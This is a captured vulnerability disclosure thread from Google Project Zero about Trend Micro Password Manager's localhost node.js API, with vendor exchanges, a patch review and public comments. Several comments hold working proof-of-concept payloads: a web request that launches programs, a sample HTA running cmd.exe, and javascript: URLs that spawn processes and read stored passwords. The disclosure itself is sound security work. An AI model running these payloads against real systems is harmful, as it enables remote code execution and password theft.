

google-security-research

Google Security Research

Search projects

[Project Home](#) [Wiki](#) [Issues](#) [Source](#) [Export to GitHub](#)

New issue

Search

All issues

for

label:Finder-taviso

Search

Advanced search

Search tips

Subscriptions

★ **Issue 693: TrendMicro node.js HTTP server listening on localhost can execute commands**

67 people starred this issue and may be notified of changes.

[Prev](#) 38 of 38 [Back to list](#)

Project Member

Reported by [tav...@google.com](#), Jan 5 (6 days ago)

When you install TrendMicro Antivirus on Windows, by default a component called Password Manager is also installed and aut launched on startup.

<http://www.trendmicro.com/us/home/products/software/password-manager/index.html>

This product is primarily written in JavaScript with node.js, and opens multiple HTTP RPC ports for handling API requests.

It took about 30 seconds to spot one that permits arbitrary command execution, `openUrlInDefaultBrowser`, which eventually `m ShellExecute()`.

This means any website can launch arbitrary commands, like this:

```
x = new XMLHttpRequest()
x.open("GET", "https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe true");
try { x.send(); } catch (e) {};
```

(Note that you cannot read the response due to the same origin policy, but it doesn't matter - the command is still execut

**This bug is subject to a 90 day disclosure deadline. If 90 days elapse without a broadly available patch, then the bug report will automatically become visible to the public.**

Project Member

#1 [tav...@google.com](#)

Jan 5

TrendMicro helpfully adds a self-signed https certificate for localhost to the trust store, so you don't need to click thr security errors.

Project Member

#2 [tav...@google.com](#)

Jan 5

Response:

Dear Tavis Ormandy,

This is Roy from Trend Micro Consumer Support. I will be your point of contact for the vulnerability claim that you have r Thank you for bringing this to our attention. We're now checking on the POC and let you know if we need more information.

Have a great day!

Project Member

#3 [tav...@google.com](#)

Jan 5

A follower on twitter suggested a more direct contact at trendmicro, so I forwarded them the incident number and explained critical remote command execution.

Project Member

#4 [tav...@google.com](#)

Jan 5

Response:

Tavis,

Thanks, I checked into what's happening and they are currently replicating the issue right now. Once they've done that, th create a fix, run it through testing, and release a patch. That's the general flow but it will depend on what's found at e

I replied:

Thanks for the update Mark.

FWIW, the easiest way to repro will probably just be visiting this link on a machine with TrendMicro installed:

`https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe`

Obviously an attacker would do it differently, but that should demonstrate the flaw reliably. I just installed version 10. a fresh download this morning.


Thanks, Tavis.

Project Member

#5 [tav...@google.com](#)

Jan 5

Screenshot for reference.



TrendMicro-2016-01-05-19-05-09.png

821 KB [View](#) [Download](#)

Project Member

#6 [tav...@google.com](#)

Jan 6

https://code.google.com/p/google-security-research/issues/detail?id=693&can=1&q=label%3AFinder-taviso

1/5

I was asked to forward the report to another TM employee, so did so, and added this:

Hey, just wanted to check if there's any update here? This is trivially exploitable and discoverable in the default instal obviously wormable - in my opinion, you should be paging people to get this fixed.

FWIW, it's even possible to bypass MOTW, and spawn commands without any prompts whatsoever. An easy way to do that (tested 7), would be to auto-download a zip file containing an HTA file, and then invoke it like this:

```
https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/users/blah-1/downlo-1/test.zip/test.hta
```

This won't prompt with any confirmation and can run arbitrary commands, here is a sample hta file for you to test with:

```
<html>
<head>
<title>TrendMicro Exploit</title>
<HTA:APPLICATION APPLICATIONNAME="TrendMicro Exploit"/>
<script language="vbscript">
    Set o = CreateObject("Shell.Application")
    o.ShellExecute "cmd.exe", "/k echo hello world", "", "", 1
</script>
</head>
<body>
    This is a demonstrate exploit for TrendMicro Maximum Security.
</body>
</html>
```

Thanks, Tavis.

Project Member #7 [tav...@google.com](mailto:tav...@google.com)

Jan 6

Response:

Hi Tavis,

Our product team informed us that they were able to create a solution and improvement plan regarding the reported vulnerab They are already in discussion with stakeholders regarding the emergency deployment of this fix.

We will inform you with updates once available.

Project Member #8 [tav...@google.com](mailto:tav...@google.com)

Jan 7

TrendMicro sent me a build to verify they had fixed the problem, it looks like they're no longer using ShellExecute, so it immediate problem of trivial command execution.

I'm still concerned that this component exposes nearly 70 API's (!!!!) to the internet, most of which sound pretty scary. I'm not going to through them, but that they need to hire a professional security consultant to audit it urgently.

TrendMicro email:

Hi Tavis,

Good Day!

Let me share some updates on behalf of Roy. Product Team has acknowledged the vulnerability claim and has created a Local you help verify if this build fixes it?

In addition, we will be having product update in place to patch up this vulnerability so if you can provide us your feedba case we need to do final adjustments that would be great.

Password Manager 32bit  
[censored]

Password Manager 64bit  
[censored]

Thanks and looking forward to your response.

My Response:

Thanks Jean, I ran this on top of a TrendMicro Maximum Security 10 installation, and it looks like this fixes the most cri problem. Honestly, this thing still looks pretty fragile, I haven't looked through the dozens of other API's you're exposi some just sound really bad, look at some of these I noticed:

```
var PORTAL_SETTINGS_API = "/api/settings";
var PORTAL_SETTINGS_FROCE_API = "/api/settings/force";
var TOWER_SHOW_CREATE_MASTER_PIN_PAGE_API = "/api/showCreateMasterPin";
var TOWER_BROWSER_PASSWORD_EXPORT_API = "/api/browserPasswordExport";
var TOWER_SESSION_KEY_API = "/api/getSessionKey";
var TOWER_SET_PROXY_URL_API = "/api/setProxyURL";
var TOWER_CLEAR_SESSION_KEY_DATA_API = "/api/clearSessionKeyData";
var TOWER_EXPORT_BROWSER_PASSWORD_API = "/api/exportBrowserPassword";
var TOWER_EMPTY_BROWSER_PASSWORD_API = "/api/emptyBrowserPassword";
var TOWER_CERT_PINNING_ADD_EXCEPTION_API = "/api/certPinningAddException";
var TOWER_OPEN_URL_IN_DEFAULT_BROWSER = "/api/openUrlInDefaultBrowser";
```

(This is just the first few that jumped out at me as interesting from a list of about 70!)

I'm not planning to go through them all, but I would really suggest you get a professional audit of this.

Project Member #9 [tav...@google.com](mailto:tav...@google.com)

Jan 7

I happened to notice that the /api/showSB endpoint will spawn an ancient build of Chromium (version 41) with --disable-san add insult to injury, they append "(Secure Browser)" to the UserAgent.

I sent a mail saying "That is the most ridiculous thing I've ever seen".

Project Member #10 [tav...@google.com](mailto:tav...@google.com)

Jan 7

I spent a few minutes trying to understand how the SB shell worked, and then realized they were just hiding the global obj sent this annoyed follow up:

This thing is ridiculous, wtf is this:

```
https://localhost:49155/api/showSB?url=javascript:alert(topWindow.require("child_process").spawnSync("calc.exe"))
```

You were just hiding the global objects and invoking a browser shell...? ...and then calling it "Secure Browser"?!? The fa also run an old version with --disable-sandbox just adds insult to injury.

I don't even know what to say - how could you enable this thing \*by default\* on all your customer machines without getting from a competent security consultant?


You need to come up with a plan for fixing this right now. Frankly, it also looks like you're exposing all the stored pass the internet, but let's worry about that screw up after you get the remote code execution under control.

Please confirm you understand this report.


Project Member [#11 tav...@google.com](#)

Jan 7

Screenshot for reference.

 Trend Micro-2016-01-07-16-21-51.png

333 KB [View](#) [Download](#)



Project Member [#12 tav...@google.com](#)

Jan 7

Response:

Hi Tavis,

This is well noted.

We have forwarded this information you have shared with our Product Team. Rest assured that this will be investigated thoroughly.

Project Member [#13 tav...@google.com](#)

Jan 7

I wrote a working exploit for this issue.

 exploit.html

1.5 KB [View](#) [Download](#)

Project Member [#14 tav...@google.com](#)

Jan 8

I noticed that there is a nice clean API for accessing passwords stored in the password manager, so anyone can just read a stored passwords:

`https://localhost:49155/api/showSB?`

`url=javascript:topWindow.process.mainModule.exports.Tower.handle.getUserData(function(n){alert(JSON.stringify(JSON.parse(n)`

Users are prompted on installation to export their browser passwords, but that's optional. I think an attacker can force i /exportBrowserPasswords API, so even that doesn't help. I sent an email pointing this out:

In my opinion, you should temporarily disable this feature for users and apologise for the temporary disruption, then hire external consultancy to audit the code. In my experience dealing with security vendors, users are quite forgiving of mista vendors act quickly to protect them once informed of a problem, I think the worst thing you can do is leave users exposed clean this thing up. The choice is yours, of course.

Project Member [#15 tav...@google.com](#)

Jan 8

Response:

Hi Tavis,

Product Team provided updates regarding the vulnerabilities and issues you have raised. They are already reviewing APIs one by one by source code level to make sure no remote action is allowed. This will also enforce source checking for critical API calls to prevent any future unexpected API exploit.

We would like to thank you again for continuously working with us on this case. This new information you have provided will help with the analysis of the product.

I will keep you posted for any updates and also share you the local build once available for testing.

Best Regards,  
Roy

Project Member [#16 tav...@google.com](#)

Jan 8

This was the full email I sent:

Thanks Roy.

I spent a few minutes looking into how passwords are stored if the user is using the password feature, or if they've expor their browser passwords to Trend Micro (you're prompted to do that on installation, but it's optional and you can decline)

To be clear, you can get arbitrary code execution whether they're using it or not, but stealing all the passwords from a p manager remotely doesn't happen very often, so I wanted to document that.

This will get you all the encrypted passwords, for example, this will show the domain of the first encrypted password:

`https://localhost:49155/api/showSB?url=javascript:topWindow.process.mainModule.exports.Tower.handle.getUserData(function(n {alert(JSON.parse(n).data.passcard[0].Domain)})'`

Then you can use the decryptString API to decrypt all the strings, and then POST them somewhere else.

So this means, anyone on the internet can steal all of your passwords completely silently, as well as execute arbitrary code with zero user interaction. I really hope the gravity of this is clear to you, because I'm astonished about this.

In my opinion, you should temporarily disable this feature for users and apologise for the temporary disruption, then hire external consultancy to audit the code. In my experience dealing with security vendors, users are quite forgiving of mistakes and vendors act quickly to protect them once informed of a problem, I think the worst thing you can do is leave users exposed to this clean this thing up. The choice is yours, of course.

Tavis.

---

**Project Member** [#17 tav...@google.com](#) Jan 5

Update from TM:

Hello Tavis,

We have an update from our product development team, including a local test build that we would like to respectfully ask for your help in helping us to test and validate.

The local test builds of Password Manager (32- and 64-bit versions) can be downloaded from:

[censored]

Our team has focused the priority on mitigating the most urgent remote exploits first, but is continuing to work on addressing the issues reported.

This build addresses the following critical issues:

- showSB
  - The original API has been patched to prevent remote commands
  - This is in reference to the example you provided us earlier: `https://localhost:49155/api/showSB?url=javascript:topWindow.process.mainModule.exports.Tower.handle.getUserData(function(n){alert(JSON.parse(n).data.passcard[0].Domain)})'`
- Password Leakage
  - By preventing remote function, it will also prevent the observed leakage

Please note, we are still assessing the best way to address the sandbox function, and are considering temporarily disabling it in the next future build – however, since we are still assessing the impact on other core functions of the product, we have left it in the current build.

Based on our Product Team's assessment, the most critical piece was patching the showSB exploit. Due to this, an emergency product update will be proactively pushed to our customers to patch the specific showSB issue – today/tomorrow.

Regarding the password leakage issue, we believe this will be prevented once the showSB issue is fixed. If in any case the passwords were somehow obtained before this patch, it cannot be easily decrypted since the remote API is not capable of decrypting the password.

As mentioned, we are looking forward for your feedback and again appreciate your confidential disclosure in helping us to resolve this as quickly as possible. We will continue to work on all issues, and we would like to continue working with you through this process.

Best Regards,

---

**Project Member** [#18 tav...@google.com](#) Jan 5

I installed the patch they sent me, and can see they added a bunch of origin header checks like this:

```
isRequestOriginAllowed: function(n, t, i) {
  if (n.headers.origin = n.headers.origin ? n.headers.origin.toLowerCase() : null, n.headers.origin === t) return !0
  var r = n.headers.referer != null ? n.headers.referer : "",
  u = t + "/extensionPopOver/bho_index.html";
  return r.toLowerCase().indexOf(u.toLowerCase()) == 0 ? !0 : (i.statusCode = 401, i.end(), !1)
},
}),
```

(Where the whitelisted domain is pwm.trendmicro.com).

I replied:

Thanks Jean, I installed that build on top of a fresh install of Trend Micro Maximum Security 10, and can see it added origin checks to some of the APIs. I suppose that on the condition there are no XSS bugs on pwm.trendmicro.com (which you should also get a professional audit of, because I bet there are some), the origin check will work.

I think there are still a lot of problems here, like the secure browser. But I agree this will help mitigate the most urgent issues.

Please let me know when the patch is being pushed to customers so I can verify the update is working.

---

**Project Member** [#19 tav...@google.com](#) Today (10:00 AM)

It looks like a patch is available and the issue is resolved.

**Labels:** -Restrict-View-Commit

---

**Project Member** [#20 tav...@google.com](#) Today (10:00 AM)

(No comment was entered for this change.)

**Status:** Fixed

**Status:** Fixed  
**Owner:** [tav...@google.com](#)  
**Closed:** Today  
**Cc:** [project-...@google.com](#)  
**Vendor:** TrendMicro  
**Product:** TrendMicro  
**Severity:** Critical  
**Finder:** tavisio  
**Reported:** 2016-Jan-05  
**CCProjectZeroMembers**  
**Deadline:** 90

---

**#21** [lukehi...@gmail.com](#) Today (10:00 AM)

> suppose that on the condition there are no XSS bugs on pwm.trendmicro.com (which you should also get a professional audit of, because I bet there are some), the origin check will work.

That site could certainly do with implementing X-Xss-Protection header, and a decent Content Security Policy.

---

**#22** [kobrasre...@gmail.com](#) Today (10:00 AM)

Building a decent Content-Security-Policy is actually not hard. To wit: <https://github.com/paragonie/csp-builder>

---

**#24** [hochbe...@gmail.com](#) Today (10:00 AM)

A note regarding the origin check - it is not sufficient to prevent attacks.

While it would mitigate remote execution from across the internet, there are other possible vectors such as DNS poisoning,

attacks (or even evil chrome extensions) which might allow an attacker in the same network segment to serve code from the `pwd.trendmicro.com` domain. An origin check is not sufficient protection.

A better solution would be to digital sign requests with a certificate.

[#25 adam.ha...@gmail.com](#)

Today

If I understand what it's doing, `isRequestOriginAllowed()` relies on the client-supplied `Referer` and `Origin` headers, which trivially spoofable with any non-browser HTTP client like `curl` or `wget`. I don't see how it can be considered a valid patch vulnerability. Am I missing something?

[#26 kna...@gmail.com](#)

Today

The attack vector is through JavaScript on a website visited unknowingly by a vulnerable user. So assuming the browser isn't compromised, checking the headers is fine. The webserver in question presumably is only listening on the loopback device/I only be connected to by the local machine.

It is true, though, that any non-sandboxed code (outside of a browser) running on the local machine can still trivially get user's passwords. But now we're talking about, e.g., a trojan instead of remote code execution.

[#27 shorte...@gmail.com](#)

Today

@adam


I don't believe this is a concern since you'd already need to be on the local machine to reach the API server via `curl`. The course assuming the server is only listening on localhost? (I'm assuming it is, or I imagine this issue would have been raised earlier...) Though I supposed it could be used for privilege escalation?

[#28 sea.urchin.bot](#)

Today

if your using an "anti-virus" product; then your doing it wrong...

#### Add a comment

 [Vote for this issue and get email change notifications](#)

Enter your comments

[Terms](#) - [Privacy](#) - [Project Hosting Help](#)

Powered by [Google Project Hosting](#)